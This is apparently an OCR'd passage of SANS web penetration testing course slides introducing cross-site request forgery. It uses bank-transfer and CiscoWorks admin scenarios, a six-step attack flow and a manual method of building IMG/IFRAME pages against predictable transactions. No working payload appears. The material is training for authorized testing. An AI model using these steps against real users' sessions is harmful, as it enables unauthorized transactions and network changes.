
542.5

CSRF, Logic Flaws, and Advanced Tools




Welcome to SANS Security 542.5: Web Penetration Testing and Ethical Hacking, CSRF, Logic Flaws and Advanced Tools.

542.5 Table of Contents


Slide #

Web Penetration Testing and Ethical Hacking

Here is the Table of Contents for 542.5.




Here is the rest of the Table of Contents for 542.5.




Welcome to Security 542, Web Penetration Testing and Ethical Hacking: day 5.

Today we will discuss CSRF, logic flaws and advanced tools.




We will next discuss Cross-Site Request Forgery.



Testing for Cross-Site Request Forgery flaws is the focus of Test ID OTG-SESS-005. Discovery of these flaws can prove challenging, but exploitation of the flaws could prove extremely impactful.

References


[1] https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005) (http://cyber.gd/542_155) **QR**



Cross-Site Request Forgery is (CSRF) is similar to XSS, but it doesn't require that the attacker inject code into a web application. CSRF simply leverages the fact that web servers trust authenticated users, and it is possible to pass unauthorized commands from client to server without the user's knowledge. These commands are then executed on the server with the client's authenticated user privileges.


For example, imagine that a user logs in to her online bank account. This bank stores authentication information in a cookie, which is valid until the session times out or the user logs out. Let's say we create a website that contains a script that can attempt to transfer money from the user's bank account to our own offshore account. We post content to a website containing an image reference to this page. If she opens the page while logged in to her bank's site, then the script executes with her privileges and her money will be transferred to our account without her explicit authorization.

This type of attack can leverage many different kinds of privilege. For example, consider the scenario in which the target of this attack is a network administrator, who logs in to the CiscoWorks web interface. There are a number of ways that web application developers can limit the effectiveness of CSRF attacks, for example, by using tokens in submission forms that ensure that requests have actually come from the web form. However, improving CSRF resistance is not always a high priority for web developers because typically CSRF compromise doesn't directly impact the corporation, at least not as immediately as with SQL Injection, Command Injection, or Buffer Overflow exploits.




Cross-Site Request Forgery covers scripting requests in general, but the most concerning types could easily be called Script-Based Web Session Hijacking. Take the CiscoWorks example from the previous slide.


Imagine that a CiscoWorks administrator, Bob, is logged in to a CiscoWorks web console while doing other work. CiscoWorks administrators commonly log in to the application and stay connected throughout the day. We insert a malicious link into a comment on a popular IT website. When Bob visits the popular website and views the comments, his browser is directed to request the link, which executes functions within the CiscoWorks server. At this point, the attacker could be requesting changes to the network, potentially opening up holes for later attacks.



1. The pen tester finds a transaction that contains predictable parameters.
2. The pen tester builds a web page that contains a request to the vulnerable transaction.
3. The pen tester places a web page on a server he controls, to represent a trusted, third-party server.




4. While having an open session on the target web app, user browses to pen-tester's web page.
5. Content from pen tester's web page makes user's browser send request to the vulnerable application to process a transaction with the attacker's inserted parameters.
6. Vulnerable application processes pen tester-generated transaction.



CSRF is difficult to detect because it relies upon pages that are not part of the server application. At this time, CSRF vulnerabilities are not detected by the automated scanners and therefore require manual techniques.

There is a four-step process for finding CSRF flaws in the application. First, review the application logic. You can use the application map created earlier in the attack. Find pages that perform a sensitive action and have predictable parameters. Then create an HTML document that contains a tag referring to the sensitive page. Use an IMG or IFRAME tag. After you log in to the application, access the created document. Now, verify with the application if the function actually ran.




CSRF exploitation has always been a manual process. When testers find a flaw in the web application, they must build a web page that contains a link to the vulnerable transaction. This typically takes the form of an <img> or <iframe> tag but can use any HTML or script that will fire the link without user interaction.

The attacker then needs to get the victim to browse to the exploit page while they have an active session. During some tests this is done by tricking a client into browsing to the page; in others the tester works with their point of contact to validate the page or exercises the exploit themselves.

After the victim browses to the page, the tester then needs to verify that the attack ran.

